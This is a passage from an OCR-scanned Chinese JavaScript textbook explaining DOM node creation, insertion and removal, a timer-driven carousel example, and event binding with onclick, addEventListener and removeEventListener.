  < meta name = "viewport" content = "width = device - width, initial - scale = 1.0">
  < title > Document </title >
</head >
< body >
  < script >
    //获取 body 的 DOM 对象
    var body = document.body
    //为其内部新增按钮节点
    body.innerHTML = '< button >一个按钮</button >'
  </script >
</body >
</html >
```

使用该方式实现 DOM 节点的创建，在部分场景中会存在一些问题，例如 innerHTML

会将节点原有的内部内容全部覆盖，所以遇到针对某个元素内部追加新元素的场景，此方式不是很适合，接下来通过浏览器 API 实现向网页中追加新元素，代码如下：

```
<!-- 第 3 章 3.1.4 在< body >内添加一个按钮 -- >
<! DOCTYPE html >
< html lang = "en">
< head >
  < meta charset = "UTF - 8">
  < meta http - equiv = "X - UA - Compatible" content = "IE = edge">
  < meta name = "viewport" content = "width = device - width, initial - scale = 1.0">
  < title > Document </title >
</head >
< body >
  < script >
    //使用 document.createElement('button')创建
    var button = document.createElement('button')
    console.log(button)          //< button ></button >
    button.innerText = '一个按钮'
    button.id = 'btn'

    //获取 body 的 DOM 对象
    var body = document.body
    //将创建好的< button >元素追加到< body >的最后一个位置
    body.append(button)
  </script >
</body >
</html >
```

使用浏览器 API 创建的元素默认不在 DOM 树中，所以不参与页面展示，直到调用“对象.append(元素)”时，新创建的元素才会被追加到对象内部的结尾，如图 3-5 所示。

根据图 3-5 中的描述，会发现后创建的< button >标签最终被添加到了所编写的 JavaScript 脚本之后，这便是 append()函数的作用。在实际的开发场景中，仅仅以后置追加的方式解决问题，仍然无法做到灵活处理，所以浏览器另外提供了在指定位置添加元素的 API，代码如下：

```
<!-- 第 3 章 3.1.4 浏览器另外提供了在指定位置添加元素的 API -- >
<! DOCTYPE html >
< html lang = "en">
< head >
  < meta charset = "UTF - 8">
  < meta http - equiv = "X - UA - Compatible" content = "IE = edge">
  < meta name = "viewport" content = "width = device - width, initial - scale = 1.0">
  < title > Document </title >
</head >
< body >
  < div id = "box">
    < div class = "xx">|</div >
```

```
    <button id="btn">一个按钮</button>
  </div>
  <script>
    var button = document.createElement('button')
    button.innerText = '被插入的按钮'
    button.id = 'btn1'
    var box = document.getElementById('box')
    //父级别.insertBefore(目标元素,参考元素)
    box.insertBefore(button,btn)
  </script>
</body>
</html>
```



图 3-5　新创建的元素才会被追加到对象内部的结尾

insertBefore()函数比较复杂，需要使用两个已知元素，才能确认要添加的元素的位置，其目标是在某个已知元素前插入一个新的 DOM 节点，所以在使用该 API 时，需要先得到要插入元素的父元素，再得到用来参考位置的兄弟元素，最终才能完成在指定位置插入元素。

2. 从 HTML 文档中删除指定的 DOM 节点

既然 DOM 操作可以实现获取、创建及更新 DOM 节点，那么浏览器一定也提供了删除指定 DOM 元素的功能。删除指定 DOM 元素的功能的使用方式比较特殊，代码如下：

```
<!-- 第 3 章 3.1.4 浏览器另外提供了在指定位置删除元素的 API -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <div id="box">
    <div class="xx">|</div>
    <button id="btn">一个按钮</button>
    <button id="btn1">另一个按钮</button>
  </div>
  <script>
    var btn = document.getElementById('btn')
    //通过元素自身找到自身元素的父级元素并删除
    btn.parentNode.removeChild(btn)
    //通过父元素指定删除其内部子元素
    var btn1 = document.querySelector('#btn1')
    box.removeChild(btn1)
  </script>
</body>
</html>
```

浏览器提供的删除 DOM 元素的 API 并不是直接传入要删除的节点对象，而是需要找到其父节点做参考对象才能删除指定的 DOM 元素。这里可以使用两种方式，若父子元素同时显示存在且关系固定，则可以直接抓取父元素节点，调用 removeChild()函数来删除子元素。若只使用要删除的元素，则可以利用元素的 parentNode 属性动态地获取要删除元素的父元素，以此来调用 removeChild()执行删除操作。

至于删除元素的 API 为何要找到删除目标的父元素，可以通过 DOM 树的图形化来展示，如图 3-6 所示。

实际上的 DOM 节点删除，相当于将不需要的元素从 DOM 树中拿下来，这样在网页中就无法看见被删除的元素了，所以删除元素本质上需要以下几个步骤：

(1) 在浏览器的 DOM 树中找到要删除的目标元素。

(2) 找到要删除的目标元素的父元素。

(3) 断开父元素与目标元素的引用关系。

(4) 在内存中销毁从 DOM 树中卸下来的目标元素。

3.1.5 DOM 操作练习

浏览器提供的 DOM 操作 API 种类虽多但使用简单，在实际项目开发的场景中需要灵活运用才能发挥其最大的价值，所以接下来，通过开发一个结合定时器与 DOM 操作实现的



图 3-6　删除元素的 API 为何要找到删除目标的父元素

走马灯案例，来深入地学习 DOM 操作的灵活运用。

1. 案例的需求分析

在日常应用软件的实际使用场景中，作为软件用户，绝大多数人接触过软件中的走马灯功能。走马灯功能通常也被称为轮播图功能，常见的轮播图通常放置在应用界面的 banner 位置，如图 3-7 所示。



图 3-7　常见的轮播图通常放置在应用界面的 banner 位置

根据图 3-7 的描述，一个完善的走马灯效果需要其内部能包含多个图文内容，通常一屏的宽度只能展示一张图文，走马灯的中间偏下位置通常存在分页指示器，使用户明确得知当前的总图文数量和正在展示的图文页。

布局确定好后，走马灯还需要具备自动切换的功能，间隔一定时间切换对应的篇幅，若要实现这个功能，则需要定时器的介入，目前最理想的实现工具便是 setInterval()。

2. 静态布局和样式的开发

整理好需求后，便进入了开发的第一阶段。针对走马灯的需求设计，应优先实现走马灯的 HTML 元素的布局及其 CSS 样式设计，代码如下：

```
<!-- 第 3 章 3.1.5 走马灯的 HTML 元素的布局及其 CSS 样式设计 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <style>
    .swiper{

      position: relative;
    }
    .swiper .swiper-wrapper{
      display: flex;
      flex-direction: row;
      overflow: hidden;
    }
    .swiper .swiper-item{
      flex-grow: 1;
      flex-shrink: 0;
      width: 100%;
    }
    .swiper-item{
      height: 200px;
      text-align: center;
      line-height: 200px;
      font-size: 30px;
      font-weight: bold;
    }
    .a{
      background-color: blanchedalmond;
    }
    .b{
      background-color: aquamarine;
    }
    .c{
```

```
        background-color: darkorange;
      }
      .swiper .paganition{
        position: absolute;
        bottom: 0px;
        width: 100%;
        display: flex;
        justify-content: center;
        padding: 15px 0px;
      }
      .swiper .paganition .point{
        width: 16px;
        height: 16px;
        border-radius: 100%;
        background-color: lightgray;
        opacity: 0.5;
        margin:0px 5px;
        cursor: pointer;
      }
      .swiper .paganition .point.active{
        background-color: lightskyblue;
        opacity: 0.9;
      }
    </style>
  </head>
  <body>
    <div class="swiper">
      <div class="swiper-wrapper">
        <div class="swiper-item a">
          第一幅图
        </div>
        <div class="swiper-item b">
          第二幅图
        </div>
        <div class="swiper-item c">
          第三幅图
        </div>
      </div>

      <div class="paganition">
        <div class="point active"></div>
        <div class="point"></div>
        <div class="point"></div>
      </div>
    </div>
    <script>
      function Swiper(args){
        var height = args.height||'200px'
        var interval = args.interval||1000
```

```
        var el = args.el

      }
    </script>
  </body>
  </html>
```

实现过程中需要注意的是，开发任何应用，都应该优先实现其静态资源的基础布局和样式，在此基础上进而植入 JavaScript 代码，这样才能逐步将应用的功能完善。

3. 结合定时器与 DOM 操作实现走马灯的运转

接下来，将实现轮播图功能的 JavaScript 代码，整个案例完全基于前面章节中的知识点，结合定时器、面向对象及 DOM 操作，代码如下：

```
<!-- 第 3 章 3.1.5 将实现轮播图功能的 JavaScript 代码 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <style>
    .swiper{

      position: relative;
    }
    .swiper .swiper-wrapper{
      display: flex;
      flex-direction: row;
      overflow: hidden;
    }
    .swiper .swiper-item{
      flex-grow: 1;
      flex-shrink: 0;
      width: 100%;
    }
    .swiper-item{
      height: 200px;
      text-align: center;
      line-height: 200px;
      font-size: 30px;
      font-weight: bold;
    }
    .a{
      background-color: blanchedalmond;
    }
    .b{
```

```
        background-color: aquamarine;
      }
      .c{
        background-color: darkorange;
      }
      .swiper .paganition{
        position: absolute;
        bottom: 0px;
        width: 100%;
        display: flex;
        justify-content: center;
        padding: 15px 0px;
      }
      .swiper .paganition .point{
        width: 16px;
        height: 16px;
        border-radius: 100%;
        background-color: lightgray;
        opacity: 0.5;
        margin:0px 5px;
        cursor: pointer;
      }
      .swiper .paganition .point.active{
        background-color: lightskyblue;
        opacity: 0.9;
      }
    </style>
  </head>
  <body>
    <div id="s" class="swiper">
      <div class="swiper-wrapper">
        <div class="swiper-item a">
          第一幅图
        </div>
        <div class="swiper-item b">
          第二幅图
        </div>
        <div class="swiper-item c">
          第三幅图
        </div>
      </div>
    </div>
    <script>
      //Swiper 对象
      /*
        args:{
          el:'目标 swiper 的 CSS 选择器',
          height:'swiper 的高度,默认为 200px',
          interval:'轮播的间隔时间,默认为 2000ms',
```

```
    defaultIndex:'默认展示第几幅轮播图,默认为 0'
  }
 */
function Swiper(args){
  //初始化全局参数
  var el = args.el
  var elem = document.querySelector(el)
  var height = args.height||'200px'
  var interval = args.interval||2000
  var defaultIndex = args.defaultIndex||0
  //初始化 swiper 的内部元素的数组
  var nodeList = []

  //获取 el 下的 wrapper 对象
  var wrapper = document.querySelector(el + '.swiper-wrapper')
  //将每个轮播对象放入 wrapper 对象中
  wrapper.childNodes.forEach(function(swiperItem,index){
    if(swiperItem.nodeType == 1&&swiperItem.className.indexOf('swiper-item')!= -1){
      nodeList.push(swiperItem)
    }
  })
  //分页器对象
  var paganition
  //初始化分页器组件
  function initPaganition(nodeList,defaultIndex){
    //创建一个 div 元素
    paganition = document.createElement('div')
    //设置其样式
    paganition.className = 'paganition'
    nodeList.forEach(function(swiperItem,index){
      var paganitionItem = document.createElement('div')
      var className = 'point'
      if(index == defaultIndex){
        className = className + 'active'
        //让当前的轮播图自动滚动到默认序号位置
        scrollTo(wrapper,defaultIndex)
      }
      paganitionItem.className = className
      paganition.appendChild(paganitionItem)
    })
    //将分页器对象加载到轮播图对象中
    elem.appendChild(paganition)
  }
  //将元素自动滚动到指定位置
  function scrollTo(elem,targetIndex){
    nodeList.forEach(function(swiperItem,index){
      if(index == targetIndex){
        elem.scrollTo({
          left:swiperItem.offsetLeft,
```

```
                behavior:'smooth'
              })
            }
          })
          for(var i = 0;i < paganition.children.length;i++){
            paganition.children[i].className = 'point'
          }
          try{
            paganition.children[targetIndex].className = 'point active'
          }catch(e){

          }


        }

        //开始轮播图自动滚动
        function startInterval(elem){
          var index = defaultIndex + 1
          var length = nodeList.length
          setInterval(function(){
            scrollTo(elem,index)
            index++
            if(index == length){
              index = 0
            }
          },interval)
        }
        //调用初始化分页器函数
        initPaganition(nodeList,defaultIndex)
        //调用启动轮播图
        startInterval(wrapper)

      }
      //初始化轮播图对象
      new Swiper({
        el:'#s',
        height:'250px',
        defaultIndex:1
      })
    </script>
  </body>
</html>
```

3.2　DOM 事件绑定

3.1 节内容主要介绍了 DOM 操作及其对用户界面的影响，通过学习 DOM 操作已经对网页交互开发有了初步的认识，但只掌握 DOM 操作仍无法实现完美的交互开发。参

考 3.1 节案例也会发现仅有 DOM 操作 API,仅仅能配合定时器实现一些网页中的动态效果,所以事件系统在交互开发领域中至关重要。

3.2.1 事件系统介绍

事件是在编程时,系统内发生的动作或者发生的事情,系统响应事件后,可以以某种方式对事件做出回应。例如用户在网页上单击一个按钮,通过显示一个信息框来响应这个动作。在接下来的内容中,将讨论一些关于事件的重要概念,并且观察它们在浏览器上是如何运行的。

就像上面提到的,事件是在编程时系统内发生的动作或者发生的事情,系统会在事件出现时产生或触发某种信号,并且自动加载某种动作(例如运行一些代码)的机制,例如在一个机场,当跑道清理完成飞机可以起飞时,飞行员会收到一个信号,因此他们开始起飞。

在 Web 开发场景中,事件在浏览器窗口中被触发且通常被绑定到窗口内部的特定部分:可能是一个元素、一系列元素、被加载到这个窗口的 HTML 代码或者整个浏览器窗口。举几个可能发生的不同事件:

(1) 用户在某个元素上单击鼠标或悬停光标。

(2) 用户在键盘中按下某个按键。

(3) 用户调整浏览器的大小或者关闭浏览器窗口。

(4) 一个网页停止加载。

(5) 提交表单。

(6) 播放、暂停、关闭视频。

(7) 发生错误。

每个可用的事件都会有一个事件处理器,也就是事件触发时会运行的代码块。当定义了一个用来回应事件被激发的代码块时,相当于注册了一个事件处理器。注意,事件处理器有时被叫作事件监听器,从用意来看这两个名字是相同的,尽管严格地讲这块代码既监听也处理事件。监听器留意事件是否发生,然后处理器会对事件的发生做出回应。

1. 一个简单的例子

接下来看一个简单的例子,在接下来的例子中,页面中只有一个 < button > 按钮,按下时,背景会变成随机的一种颜色,代码如下:

```
<!-- 第 3 章 3.2.1 背景会变成随机的一种颜色 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
```

```
    <button>Change color</button>
    <script>
      //获取 button 按钮
      var btn = document.querySelector('button');
      //定义随机数函数
      function random(number) {
        return Math.floor(Math.random() * (number + 1));
      }
      //为 btn 对象绑定单击事件,在按钮被单击时 function 会被执行
      btn.onclick = function() {
        //生成 rgb(0～255,0～255,0～255)的颜色代码
        var rndCol = 'rgb(' + random(255) + ',' + random(255) + ',' + random(255) + ')';
        //更改 body 的样式
        document.body.style.backgroundColor = rndCol;
      }
    </script>
  </body>
  </html>
```

使用 document.querySelector()函数获取按钮的 DOM 节点并将其保存在 btn 变量中，接下来定义了一个返回随机数字的函数，代码的第三部分就是事件处理器。btn 变量指向 <button> 元素，在 <button> 这种对象上可触发一系列事件，因此也可以使用事件处理器。通过将一个匿名函数(这个赋值函数包括生成随机色并赋值给背景色的代码)赋值给“单击”事件处理器参数，监听“单击”这个事件。

只要单击事件在<button>元素上触发，该段代码就会被执行，即每当用户单击它时，都会运行此段代码。

2. 这不仅应用在网页上

值得注意的是并不是只有 JavaScript 使用事件，大多的编程语言有这种机制，并且它们的工作方式不同于 JavaScript。实际上，JavaScript 网页上的事件机制不同于在其他环境中的事件机制。

例如，Node.js 是一种非常流行的允许开发者使用 JavaScript 来建造网络和服务器端应用的运行环境。Node.js event model 依赖定期监听事件的监听器和定期处理事件的处理器——虽然听起来好像差不多，但是实现两者的代码是非常不同的，Node.js 使用像 on()这样的函数来注册一个事件监听器，使用 once()这样的函数来注册一个在运行一次之后注销的监听器。

另外一个例子：可以使用 JavaScript 来开发跨浏览器的插件，如使用 WebExtensions 开发技术。事件模型和网站的事件模型是相似的，仅有一点点不同，事件监听属性是大驼峰的(如 onMessage 而不是 onmessage)，还需要与 addListener 函数结合。

现在不需要掌握这些知识，以上描述只想表明不同的编程环境下事件机制是不同的。

3.2.2 常用事件绑定方式

了解了事件的执行逻辑后，接下来继续学习前端网页开发场景中的事件绑定方式及事件种类。

1. 多种事件绑定方式

HTML 元素最基本的事件绑定方式是内联的事件绑定方式，以针对按钮的单击事件为例，代码如下：

```
<!-- 第 3 章 3.2.2 以针对按钮的单击事件为例 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <!-- 按钮上存在 onclick 属性，内部可以设置"函数()"监听单击事件 -->
  <button onclick="handleClick()">按钮 1</button>
  <!-- 同一个 onclick 属性可以通过逗号分隔，绑定多个函数，函数内部可以传入参数 -->
  <button onclick="handleClick1(1),handleClick2(this)">按钮 2</button>
  <script>

   function handleClick(){
    console.log('单击事件')
   }
   //当 handleClick1(1)执行时，arg 的值为 1
   function handleClick1(arg){
    console.log(arg)              //1
    console.log('单击事件 1')
   }
   //当 handleClick2(this)执行时，btn 为按钮的 DOM 对象
   function handleClick2(btn){
    console.log(btn)              //<button onclick="handleClick1(1),handleClick2(this)">
                                  //按钮 2</button>
    console.log('单击事件 2')
   }
  </script>
</body>
</html>
```

行内定义事件的方式，在实际开发场景中并不常用并且存在很多弊端，例如在 HTML 标签上编写 JavaScript 的函数调用语法，会使 HTML 与 JavaScript 语法在编程层面存在耦合，进而难以维护，所以在实际开发时，经常先通过 JavaScript 获取 DOM 对象，再为 DOM 对象绑定 JavaScript 事件，代码如下：

```
<!-- 第 3 章 3.2.2 通过 JavaScript 获取 DOM 对象,再为 DOM 对象绑定 JavaScript 事件 -->
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>

<body>
  <button id="btn">按钮</button>
  <script>

    var btn = document.getElementById('btn')


    function handleClick(event) {
      //事件对象
      console.log(event)
      //获取触发该事件的 DOM 对象
      var target = event.target
      //btn 对象与 target 为同一个对象
      console.log(btn === target)            //true
    }
    //通过动态计算,获取 btn 按钮的默认背景颜色
    var backgroundColor = document.defaultView.getComputedStyle(btn).backgroundColor
    //为按钮绑定单击事件
    btn.onclick = handleClick
    //为按钮绑定鼠标移入事件
    btn.onmouseover = function (event) {
      //当鼠标放在按钮上时按钮会变蓝
      btn.style.backgroundColor = 'lightblue'
    }
    //为按钮绑定鼠标移出事件
    btn.onmouseout = function (event) {
      //当鼠标移除按钮时按钮恢复默认背景颜色
      btn.style.backgroundColor = backgroundColor
    }
    //为按钮绑定鼠标移动事件
    btn.onmousemove = function(event){
      console.log('鼠标移动事件')
    }
    //为按钮绑定鼠标移动事件
    btn.onmouseup = function(event){
      console.log('鼠标抬起时输出')
    }
    //为按钮绑定鼠标移动事件
```

```
        btn.onmousedown = function(event){
          console.log('鼠标按下时输出')
        }
        //为按钮绑定双击事件
        btn.ondblclick = function(event){
          console.log('双击')
        }

      </script>
    </body>

    </html>
```

使用 DOM 对象的 onclick 属性绑定事件与直接在行内绑定事件的结果相同，但该方法可以明确地分离 JavaScript 与 HTML 语法。除单击事件外，还可以向按钮绑定各种鼠标事件，不同的事件会在该事件合理的触发时机执行。任何事件函数的默认参数中都包含一个 event 对象，该对象包含事件中所有的必要参数，具体使用方式可参考 https://developer.mozilla.org/zh-CN/docs/Web/API/Event 对事件对象的介绍。

2. 创建事件监听器

EventTarget 接口可以由接收事件实现，也可以由创建侦听器的对象实现。换句话说，任何事件目标都会实现与该接口有关的这 3 种方法。

element 及其子项、document 和 window 是最常见的事件目标，但其他对象也可以是事件目标。例如 XMLHttpRequest、AudioNode 和 AudioContext 等。

许多事件目标（包括 element、document 和 window）支持通过 onevent 特性和属性设置事件处理程序。

EventTarget.addEventListener()方法将指定的监听器注册到 EventTarget 上，当该对象触发指定的事件时，指定的回调函数就会被执行。事件目标可以是一个文档上的元素 element、document 和 window，也可以是任何支持事件的对象（例如 XMLHttpRequest）。

推荐使用 addEventListener()来注册一个事件监听器，理由如下：

（1）它允许为一个事件添加多个监听器。特别是对库、JavaScript 模块和其他需要兼容的第三方库/插件的代码来讲，这一功能很有用。

（2）相比于 onXYZ 属性绑定来讲，它提供了一种更精细的手段来控制 listener 的触发阶段（可选择捕获或者冒泡）。

（3）它对任何事件都有效，而不仅是 HTML 或 SVG 元素。

addEventListener()的工作原理是将实现 EventListener 的函数或对象添加到调用它的 EventTarget 上的指定事件类型的事件侦听器列表中。如果要绑定的函数或对象已经被添加到列表中，则该函数或对象不会被再次添加。

如果先前向事件侦听器列表中添加过一个匿名函数，并且在之后的代码中调用 addEventListener()来添加一个功能完全相同的匿名函数，则之后的这个匿名函数也会被

添加到列表中，代码如下：

```
<!-- 第 3 章 3.2.2 之后的这个匿名函数也会被添加到列表中 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <button id="btn">按钮 1</button>
  <button id="btn1">按钮 2</button>
  <script>
    //addEventListener()绑定的两个匿名函数不会互相覆盖
    btn.addEventListener('click',function(event){
      console.log('单击事件 1')
      console.log(event.target === btn)
    })
    btn.addEventListener('click',function(event){
      console.log('单击事件 2')
      console.log(event.target === btn)
    })

    function handleClick(event){
      console.log('单击事件 3')
    }
    //使用同一个命名函数多次绑定并不会使事件重叠执行
    btn1.addEventListener('click',handleClick)
    btn1.addEventListener('click',handleClick)
  </script>
</body>
</html>
```

实际上，即使使用完全相同的代码来定义一个匿名函数，这两个函数仍然存在区别，在循环中也是如此。在使用该方法的情况下，匿名函数的重复定义会带来许多麻烦。addEventListener()有多种灵活的使用方式，代码如下：

```
addEventListener(type, listener);
addEventListener(type, listener, options);
addEventListener(type, listener, useCapture);
```

该案例中涉及的参数说明如下。

1）type

表示监听事件类型的大小写敏感的字符串。

2）listener

当所监听的事件类型触发时，会收到一个事件通知（实现了 Event 接口的对象）对象。

listener 必须是一个实现了 EventListener 接口的对象，或者一个函数。有关回调本身的详细信息，可参阅事件监听回调。

3）options 可选

一个指定有关 listener 属性的可选参数对象。可用的选项如下。

（1）capture 可选：一个布尔值，表示 listener 会在该类型的事件捕获阶段传播到该 EventTarget 时触发。

（2）once 可选：一个布尔值，表示 listener 在添加之后最多只调用一次。如果为 true，listener 则会在其被调用之后自动移除。

（3）passive 可选：一个布尔值，当设置为 true 时，表示 listener 永远不会调用 preventDefault()。如果 listener 仍然调用了这个函数，则客户端将会忽略它并抛出一个控制台警告。查看使用 passive 改善滚屏性能以了解更多。

（4）signal 可选：当 AbortSignal 的 abort()方法被调用时，监听器会被移除。

4）useCapture 可选

一个布尔值，表示在 DOM 树中注册了 listener 的元素，是否要先于它下面的 EventTarget 调用该 listener。当 useCapture 被设为 true 时，沿着 DOM 树向上冒泡的事件不会触发 listener。当一个元素嵌套了另一个元素且两个元素都对同一事件注册了一个处理函数时，所发生的事件冒泡和事件捕获是两种不同的事件传播方式。事件传播模式决定了元素以哪个顺序接收事件。进一步的解释可以查看 DOM Level 3 事件及 JavaScript 事件顺序文档。如果没有指定，则 useCapture 默认为 false。

对于事件目标上的事件监听器来讲，事件会处于“目标阶段”，而不是冒泡阶段或者捕获阶段。捕获阶段的事件监听器会在任何非捕获阶段的事件监听器之前被调用。

3. 移除事件监听器

EventTarget 的 removeEventListener()方法可以删除使用 EventTarget.addEventListener()方法添加的事件。可以使用事件类型和事件侦听器函数本身，以及可能影响匹配过程的各种可选择的选项的组合来标识要删除的事件侦听器。

当调用 removeEventListener()时，若传入的参数不能用于确定当前注册过的任何一个事件监听器，则该函数不会起任何作用。

如果一个 EventTarget 上的事件监听器在另一监听器处理该事件时被移除，则它将不能被事件触发。不过，它可以被重新绑定。

还有一种移除事件监听器的方法：可以向 addEventListener()传入一个 AbortSignal，稍后再调用拥有该事件的控制器上的 abort()方法即可。

removeEventListener()的基本结构，代码如下：

```
removeEventListener(type, listener);
removeEventListener(type, listener, options);
removeEventListener(type, listener, useCapture);
```

该案例中涉及的参数说明如下：

1）type

一个字符串，表示需要移除的事件类型。

2）listener

需要从目标事件移除的事件监听器函数。

3）options 可选

一个指定事件侦听器特征的可选对象。可选项如下。

capture：一个布尔值，指定需要移除的事件监听器函数是否为捕获监听器。如果未指定此参数，则默认值为 false。

4）useCapture 可选

一个布尔值，指定需要移除的事件监听器函数是否为捕获监听器。如果未指定此参数，则默认值为 false。

假设通过 addEventListener()添加了一个事件监听器，会在某些情况下需要将其移除。很明显，需要将相同的 type 和 listener 参数提供给 removeEventListener()，但是 options 或者 useCapture 参数呢？

当使用 addEventListener()时，如果 options 参数不同，则可以在相同的 type 上多次添加相同的监听，唯一需要 removeEventListener()检测的是 capture/useCapture 标志。这个标志必须与 removeEventListener()的对应标志匹配，但是其他的值不需要。

举个例子，思考一下下面的 addEventListener()，代码如下：

```
element.addEventListener("mousedown", handleMouseDown, true);
```

现在思考一下下面两个 removeEventListener()，代码如下：

```
element.removeEventListener("mousedown", handleMouseDown, false);          //失败
element.removeEventListener("mousedown", handleMouseDown, true);           //成功
```

第 1 个调用失败是因为 useCapture 没有匹配。第 2 个调用成功，是因为 useCapture 匹配相同。

接下来观察以下案例，代码如下：

```
element.addEventListener("mousedown", handleMouseDown, { passive: true });
```

这里，在 options 对象里将 passive 设成 true，其他 options 配置都是默认值 false，然后观察下面的 removeEventListener()案例，当将 capture 或 useCapture 配置为 true 时，移除事件失败，其他所有都是成功的。这说明只有 capture 配置影响 removeEventListener()，代码如下：

```
//第 3 章 3.2.2 removeEventListener()案例
element.removeEventListener("mousedown", handleMouseDown, { passive: true });     //成功
```

```
element.removeEventListener("mousedown", handleMouseDown, { capture: false });     //成功
element.removeEventListener("mousedown", handleMouseDown, { capture: true });      //失败
element.removeEventListener("mousedown", handleMouseDown, { passive: false });     //成功
element.removeEventListener("mousedown", handleMouseDown, false);                  //成功
element.removeEventListener("mousedown", handleMouseDown, true);                   //失败
```

值得注意的是,一些浏览器版本在这方面会有些不一致。

4. 开发常用的事件介绍即案例开发

浏览器提供的可使用事件种类非常多,在实际开发场景中最常用的事件如下。

1）单双击事件

(1) onclick：单击事件。

(2) ondblclick：双击事件。

2）焦点事件

(1) onblur：失去焦点。

(2) onfocus:元素获得焦点。

焦点事件的案例,代码如下：

```
<!-- 第 3 章 3.2.2 焦点事件的案例 -->
